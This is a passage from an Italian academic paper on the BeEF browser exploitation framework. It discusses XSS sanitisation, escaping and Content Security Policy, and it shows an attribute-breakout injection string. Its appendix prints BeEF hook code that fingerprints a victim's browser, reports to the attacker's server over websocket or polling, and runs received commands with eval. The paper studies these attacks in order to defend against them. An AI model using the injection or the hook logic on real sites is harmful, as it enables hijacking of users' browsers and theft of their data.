[1] Reindirizzamento del click dell'utente su un oggetto diverso da quello realmente cliccato

2. Css element

3. Javascript element

Nella lista precedente sono contenute semplicemente"categorie" a cui appartiene ogni elemento di una pagina web e per evitare l'uso di essi come vettore d'attacco è necessario eliminare tutti i caratteri che posso interferire con il parser del browser e portare ad una *rottura del contesto*. Con rottura del contesto si intende lo sfruttare la capacità di HTML di mixare codice con dati per cambiare il comportamento dell'applicazione come può accadere nel seguente frammento di codice

```
<input type="text" id="myid"
     value="" >
```

Nel caso di un'utente legittimo si ha che il campo l'attributo *value* viene riempito prendendo in input il nome del'user diventando come qui di seguito

```
<input type="text" id="myid"
     value="Graziano" >
```

Mentre un utente malevolo potrebbe inserire come suo nome la stringa

```
Graziano" onmouseclick="/*evilfunction*/
```

che fa diventare il frammento precedente in

```
     <input type="text" id="myid"
 value="Graziano" onmouseclick="/*evilfunction*/ " >
```

Tutto questo succede perchè non è stato sanitarizzato l'input eliminando i caratteri apice e impedendo l'uso della keyword *onmouse*. Le operazioni precedenti posso essere svolte sia utilizzando delle librerie specializzate che sanitarizzano il campo in questione utilizzando sia un controllo carattere

per carattere per eliminare eventuali occorrenze indesiderate, sia utilizzando tecniche di *whitelist contestualizzato* che consitono nell'analizzare la stringa. Questa viene eseguita dal client se e solo se contiene keyword lecite per un determinato contesto e che quindi non possono avere effetti indesiderati una volta inseriti nella risorsa web visualizzata dal browser dell'utilizzatore; nel caso in cui non si possa o voglia utilizzare librerie specializzare tutti i framework ormai stardand in ambito web, come ad esempio Jquery, forniscono metodi per codificare una stringa in html; questa funzione altro non fa che *escapare* i caratteri che possono attivare ad esempio il motore Javascript, sostituendoli con i caratteri di escape di HTML con il vantaggio che il browser renderizzerà correttamente l'escape fornendo all'user la visualizzazione corretta e contemporaneamente evitetà l'esecuzione di codice untrusted.

```
<script>/*Evil Inside*/</script>
```

```
&lt;script&gt;/*Evil Inside*/&lt;/script&gt;
```

Il codice precedente è un esempio di escaping, tale codice se non escapato permette di sfruttare un qualsiasi componente che inserisca nella pagina il "testo" scelto dall'user.

4.2 Considerazioni

Per difendersi da questo tipo d'attacco in maniera definitiva si dovrebbe disabilitare Javascript, purtroppo ciò non è attuabile in quanto la totalità delle applicazioni web usa le funzionalità di questo linguaggio client-side per rendere graficamente più piacevole e funzionalmente più ricca l'applicazione stessa. Quindi bisogna per forza fare affidamento sulla competenza e attenzione del programmatore web e contemporaneamente utilizzare un browser che consenta l'utilizzo di qualcosa di simile a Noscript per tenere sotto controllo

quello che accade durante la navigazione. Bisogna quindi, oltre all'utilizzo di tecnologie preventive usate dagli addetti ai lavori, educare l'utente ad una navigazione consapevole, questo sia per non far trafugare informazioni sensibilili presenti sul pc della vittima ma anche per evitare la creazione di *botnet* che possono nuocere a realtà più grandi e, nel peggior caso, alla collettività. Oltre a ciò bisogna tener conto che le *best practice* seguite dai programmatori servono ad eliminare solo i casi in cui viene sfruttata una vulnerabilità residente in un'applicazione web pre-esistente, e quindi non è realistico pensare che utilizzando queste pratiche si argini il problema; infatti è sufficiente usare l'ingegneria sociale oppure un attacco di tipo MITM per servire,nel primo caso, o inserire nel secondo caso codice malevolo che il browser eseguirà dando accesso al browser della vittima.

Conclusioni

L'utilizzo di un'applicativo come BeEF è comodo in tutte quelle situazioni in cui si voglia testare, o mostare, l'impatto di vunlnerabilità ritenute di poco conto dai developer. Con esso infatti è possibile mettere in evidenza i rischi a cui sono esposti gli utenti nel caso in cui l'applicazione web, l'infrastruttura di rete o la preparazione dell'utente siano imperfette. Non esiste, come trattato nel capitolo precedente, una soluzione definitiva per impedire l'uso di applicativi di questo tipo. Le motodologie di "injection" del Javascript maligno difficilmente posso essere rilevate con mezzi automatici a portata del pubblico domestico. Nonostante tutti questi lati negativi per l'utente, sono stati fatti molti passi avanti circa lo sviluppo di forme di protezione a carico del browser stesso, come ad esempio l'ormai diffuso meccanismo di *sandbox* delle pagine. Questo meccanismo isola le singole applicazioni web in modo da impedire al codice malevolo presente in un'applicazione di avere accesso alle informazioni di altre pagine. Esiste anche la *Content Security Policy* di Mozilla-Firefox [2] ora al vaglio del W3C per la standardizzazione.
La CSP è fondamentalmente un meccanismo di whitelist, in quando permette di specificare origini *trusted* per il reperimento di tutti gli elementi tipici di una pagina web. Tale soluzione è quindi simile al precedentemente trattato *Noscript* ma in questo caso non è l'user, o il l'amministratore di sistema, a impostare le policy ma il programmatore web in fase di scrittura

[2] `https://developer.mozilla.org/en/Introducing_Content_Security_Policy`

dell'applicativo. Ciò putroppo porta ad avere overhead del codice a causa dell'inseriemto della logica per l'invio dell'header. Per l'utente questo meccanismo di sicurezza è totalmente trasparente, basta avere il browser aggiornato

```
 X-Content-Security-Policy:
allow 'self';
img-src 'self' https://lastpass.com data:
http://www.google-analytics.com https://ssl.google-analytics.com
https://www.google-analytics.com;
object-src 'self' http://*.youtube.com https://www.youtube.com
http://*.ytimg.com https://*.ytimg.com http://www.google.com
http://youtube.googleapis.com;
options inline-script eval-script;
report-uri /csp_report.php;
frame-src 'self' https://stage-dashboard.com
https://dashboard.idwatchdog.com
https://stage-sales.idwatchdog.com https://sales.idwatchdog.com
```

Il frammento soprastante è l'header della CSP di lastpass.com in cui sono facilmente identificabili tutte le sorgenti autorizzare a fornire immagini e contenuti esterni oltre al *report-uri* ossia la risorsa web a cui il browser invierà i report se le policy dovessero essere violate e, infine, le opzioni che abilitano script inline e la funzione *eval* di Javascript. Nel momento in cui questa feature verrà correttamente implementata in tutte le applicazioni web si potrà avere una barriera solida contro le modifiche non autorizzate. Purtroppo però, allo stato attuale, le realtà in cui essa viene utilizzata sono pochissime, senza contare che con l'esistenza del "social" web sarebbe difficile restringere il dominio d'accettazione di alcuni componenti come ad esempio i video, ed

estendolo troppo si vanificherebbe il whitelisting.
Avendo analizzato gli attuali strumenti di difesa attualmente disponibili, si può affermare che la strada per impedire l'uso del framework BeEF è ancora lunga, e anche nel momento in cui la CSP sarà realtà diffusa rimarrà sempre disponibile la possibilità di sfruttare tecniche di ingnegneria sociale congiunte a pagine create ad-hoc per effettuare l'inject dell'Hook e prendere possesso del browser della vittima, in quanto l'anello debole della catena è l'user.
La difficoltà principale nell'attuare un attacco partendo da un XSS è la frammentazione del mercato dei browser; browser diversi hanno potenzialmente stesse funzionalità con un'interfaccia esterna diversa, questo porta a dover scrivere codice diverso per ogni browser per avere una stessa funzione. Il framework BeEF libera da questi problemi perchè la compatibilità cross-browser è garantita dalle sue api. Questa necessità era già stata presentata nel paper "Kicking Down the Cross Domain Door" di Billy Rios e Raghav Dube nel lontano marzo 2007. In questo documento viene presentato XS-Sniper un tool per l'exploting del browser partendo da un XSS. Molte delle funzionalità presenti in BeEF erano già presenti in XS-Sniper; l'articolo si conclude con l'invito per gli ammistratori di sistema a rafforzare le loro difese interne in quanto anche le intranet potevano divenire bersaglio di attacchi aventi come base di partenza un XSS. Ora nel 2012 a più di cinque anni di distanza la situazione è migliorata sotto il profilo delle misure di sicurezza, e contemporaneamente gli strumenti per l'exploiting sono maturati. È infatti ora molto più veloce e semplice accedere ad una intranet aziendale usando come proxy il browser di un'impiegato che ha aperto incautamente una risorsa web, oppure compromettere l'intero sistema operativo della macchina sfruttando la possibilità di interfacciare BeEF a Metasploit[3], un potente tool per l'exploting di vulnerabilità note a carico di sistema operativo e demoni.
Ora con l'introduzione di HTML5 e delle sue nuove funzionalità gli attaccanti

[3] `http://www.metasploit.com/`

hanno tutta una nuova serie di strumenti utilizzabili sia in maniera diretta che indiretta; infatti da una lato offrono nuovi costrutti utilizzabili per implementare nuove sofisticazioni, anche grafiche, per rendere i loro attacchi più credibili e dall'altro portano tutta una serie di nuove vulnerabilità pronte da usare. È auspicabile quindi, come già detto in precedenza, un'interessamento maggiore degli sviluppatori circa l'uso degli strumenti messi a disposizione dal W3C (CSP), dagli ammistratori di sistema un rafforzamento delle misure per rilevare accessi esterni alle intranet e infine per gli utenti finali un'uso consapevole della rete, in quanto nel momento in cui le applicazioni web saranno "blindate" da sistemi si sicurezza invalicabili saranno loro il bersaglio di questi tools.

Appendice A

Disassemblaggio del BeEF Hook

Qui di seguito è presente un estratto del file di Hook. Questo file, come accennato precedentemente, contiene la libreria Jquery[1] ed Evercookie[2]. Entrambe non sono riportate in quanto inserite solo per evitare di riscrivere wrappers di funzioni manualmente. Il codice è riportanto seguendo il flow delle chiamate effettuate dal browser una volta iniziata l'esecuzione del file di Hook.

```
 BEEFHOOK = beef.session.get_hook_session_id();

if (beef.pageIsLoaded) {
    beef.net.browser_details();
}

window.onload = function () {
    beef_init();
```

[1] www.jquery.com/

[2] http://samy.pl/evercookie/

```
};

window.onpopstate = function (event) {
    if (beef.onpopstate.length > 0) {
        event.preventDefault;
        for (var i = 0; i < beef.onpopstate.length; i++) {
            var callback = beef.onpopstate[i];
            try {
                callback(event);
            } catch (e) {
                console.log("window.onpopstate -
  couldn't execute callback: " + e.message);
            }
            return false;
        }
    }
};

window.onclose = function (event) {
    if (beef.onclose.length > 0) {
        event.preventDefault;
        for (var i = 0; i < beef.onclose.length; i++) {
            var callback = beef.onclose[i];
            try {
                callback(event);
            } catch (e) {
                console.log("window.onclose -
  couldn't execute callback: " + e.message);
            }
```

```
            return false;
        }
    }
};

function beef_init() {
    if (!beef.pageIsLoaded) {
        beef.pageIsLoaded = true;
        if (beef.browser.hasWebSocket() &&
      typeof beef.websocket != 'undefined') {
            beef.websocket.start();
            beef.net.browser_details();
            beef.updater.execute_commands();
            beef.logger.start();

        }
        else {
            beef.net.browser_details();
            beef.updater.execute_commands();
            beef.updater.check();
            beef.logger.start();
        }

    }
}
```

Appena ricevuto il file di Hook il browser esegue il comando *beef.session.get_hook_session_id* che permette di generare, nel caso in cui non esista già, un nuovo cookie per il browser. Caricata la pagina viene eseguita la funzione *beef.net.browser_details* che analizza le proprieta' del browser e dà un valore booleano alle variabili

del framework che ne portano il nome, in modo che successivamente si possa effettuare un controllo veloce prima di far eseguire azioni che necessitano di una particolare feature. Dopo l'esecuzione delle prime chiamate BeEF ha:

- Assegnato un ID univoco al browser
- Individuato il tipo di browser usato, la versione, il sistema operativo e sua versione, e idenficato tutti i plugin disponibili

il punto primo della lista precendete viene realizzato con Evercookie, mentre tutte le informazioni inerenti il browser e il sistema operativo usato sono ottenute untilizzando chiamate simili a

```
javaEnabled: function() {

  return (!!window.navigator.javaEnabled());

},
```

dove semplicemente viene usato l'oggetto [width=400px,height=70px]*navigator* per ottenere informazioni sul client (il browser della vittima) mentre per ottenere informazioni sulle funzionalità il codice tipo è

```
hasFunction: function() {

  return (!!window.function);

},
```

L'astrazione è usata sia per dare uniformità al framework sia per evitare che il pentester debba, nel momento in cui sviluppa un'estensione, andare a controllare e risolvere a mano eventuali differenze nell'implementazione di una stessa funzionalità in browsers diversi.

Quando le informazioni sulla vittima sono state raccolte viene richiamata la funzione *init* che inizializza la comunicazione tra client vittima e BeEF server. In questo punto dell'esecuzione si può notare l'utilizzo, se disponibile, della comunicazione via websocket. Il codice client side che gestisce la connessione al server è il seguente

```
beef.websocket = {

    socket:null,
    alive_timer:1000,

    init:function () {
        var webSocketServer = beef.net.host;
        var webSocketPort = 11989;
        var webSocketSecure = false;
        var protocol = "ws://";

        if(webSocketSecure)
            protocol = "wss://";

        if (beef.browser.isFF() && !!window.MozWebSocket) {
            beef.websocket.socket = new MozWebSocket(protocol
+ webSocketServer + ":" + webSocketPort + "/");

        } else {
            beef.websocket.socket = new WebSocket(protocol +
webSocketServer + ":" + webSocketPort + "/");
        }
```

```
    },
    /* send Helo message to the BeEF server and start async communication*/
    start:function () {
        new beef.websocket.init();
        this.socket.onopen = function () {
         /*send browser id*/
            beef.websocket.send('{"cookie":
    "' + beef.session.get_hook_session_id() + '"}');
            beef.websocket.alive();
        }
        this.socket.onmessage = function (message) {
            eval(message.data);
        }
    },
    send:function (data) {
        this.socket.send(data);
    },
    alive: function (){
        beef.websocket.send('{"alive":"
      '+beef.session.get_hook_session_id()+'"}');
        setTimeout("beef.websocket.alive()",
beef.websocket.alive_timer);
    }
};
```

il frammento soprastante, controlla quale browser è in uso usando le varibiabili inizializzate in precedenza e, successivamente, in accordo con quanto deciso dal pentester, inizializza il websocket, ne specifica le azioni in caso di *onopen*, ossia all'instaurarsi della connessione, ed in caso di messaggio rice-

vuto *onmessage*. Inoltre viene creata e chiamata la funzione *alive* con cui il browser, a intervalli di tempo prefissati, *"pinga"* il server in modo da rendere nota la sua presenza.

Nei casi in cui websocket non sia disponibile, la comunicazione viene inizializzata con *beef.updater.check* che consiste in questi comandi

```
 check: function() {
if(this.lock == false) {
  if (beef.logger.running) {
beef.logger.queue();
  }
beef.net.flush();
if(beef.commands.length > 0) {
this.execute_commands();
}
         else {
this.get_commands();    /*Polling*/
}
}
    setTimeout("beef.updater.check();", beef.updater.timeout);
}
```

In questo frammento viene inizialmente controllato se il *"logger"* è attivato. Se si tutti i dati racconti fino al momento dell'invocazione della *check* sono inseriti nella coda dati da inviare a BeEF server. I dati contenuti in questa coda sono preparati per l'invio al framework con la successiva chiamata *beef.net.flush*.Questa funzione si occupa di codificare il *payload*, ossia il risultato di un comando eseguito in precedenza oppure i log catturati, ed effettua una *push*. Al momento della *push* viene costruita una opportuna

richiesta http che invia i dati al framework. Terminato l'invio dei dati, il browser tenta di eseguire la successiva istruzione inviata dal server con al chiamata *execute_commands*.

```
command = beef.commands.pop();
try {
command();
} catch(e) {
console.error('execute_commands - command failed to execute: ' + e.message);
}
```

Tale chiamata effettua la *pop* per ottenere il primo comando presente sullo stack delle funzioni ricevute, dopo di che lo esegue con *command()*. Ogni modulo eseguito manda al server il risultato della sua elaborazione usando il metodo *send* il cui funzionamento è analogo all'invio dei log al server. Una volta eseguiti tutti i comandi si fa partire un timer che richiamerà la stessa funzione *check*, al fine di ricevere eventuali nuovi comandi da BeEF e contemporaneamente mantenere aperto il canale di comunicazione con il server che altrimenti verrebbe chiuso per inattività.

Bibliografia

[1] *S. Shah*, HTML5 Top 10 Threats Stealth Attacks and Silent Exploits, pp 20, Amsterdam - Black Hat Europe, 2012. https://media.blackhat.com/bh-eu-12/shah/bh-eu-12-Shah_HTML5_Top_10-WP.pdf

[2] *D. Wichers, J. Manico, M. Seil*, SQL Injection Prevention Cheat Sheet, agg. 2012 https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

[3] *J. Williams, J. Manico*, XSS (Cross Site Scripting) Prevention Cheat Sheet , agg. 2012 https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

[4] *A.Melis*, Ingegneria Sociale:Analisi delle metodologie di attacco e delle tecniche di difesa, Bologna, 2012

[5] *S. Kamkar*, Evercookie Documentazione , 2010 http://samy.pl/evercookie/

[6] *W3C*, Same-Origin Policy, agg. 2010 http://www.w3.org/Security/wiki/Same_Origin_Policy

[7] *Mozilla Corporation*, Introducing Content Security Policy, agg. 2012 https://developer.mozilla.org/en/Introducing_Content_Security_Policy

[8] *J. Manico*, Future of XSS defense, WhiteHat Security, 2012 http://software-security.sans.org/downloads/appsec-2012-files/future-of-xss-defense.pdf

[9] *W3C, I. Hickson, Google Inc*, The WebSocket API, agg. 2012 http://www.w3.org/TR/websockets/

[10] *W3C, I. Hickson,Google Inc* , Web Workers, agg. 2012 http://www.w3.org/TR/workers/

[11] *W3C, B. Sterne, A. Barth, Mozilla Corporation, Google Inc*, Content Security Policy, agg. 2011 http://www.w3.org/TR/CSP/

[12] *M. Orrù*, Dr. Strangelove or: How I Learned to Stop Worrying and Love the BeEF ,Activity 2011, 2011 http://www.slideshare.net/micheleorru2/hacktivity2011-be-efpresomicheleorru

[13] *M. Orrù*, Advances in BeEF - AthCon2012, 2012 http://www.slideshare.net/micheleorru2/advances-in-beef-athcon2012

[14] *B.K.Rios & R. Dube*, Kicking Down the cross Domain Door, pp 54 , Black Hat Europe, 2007, http://www.blackhat.com/presentations/bh-europe-07/Dube-Rios/Whitepaper/bh-eu-07-rios-WP.pdf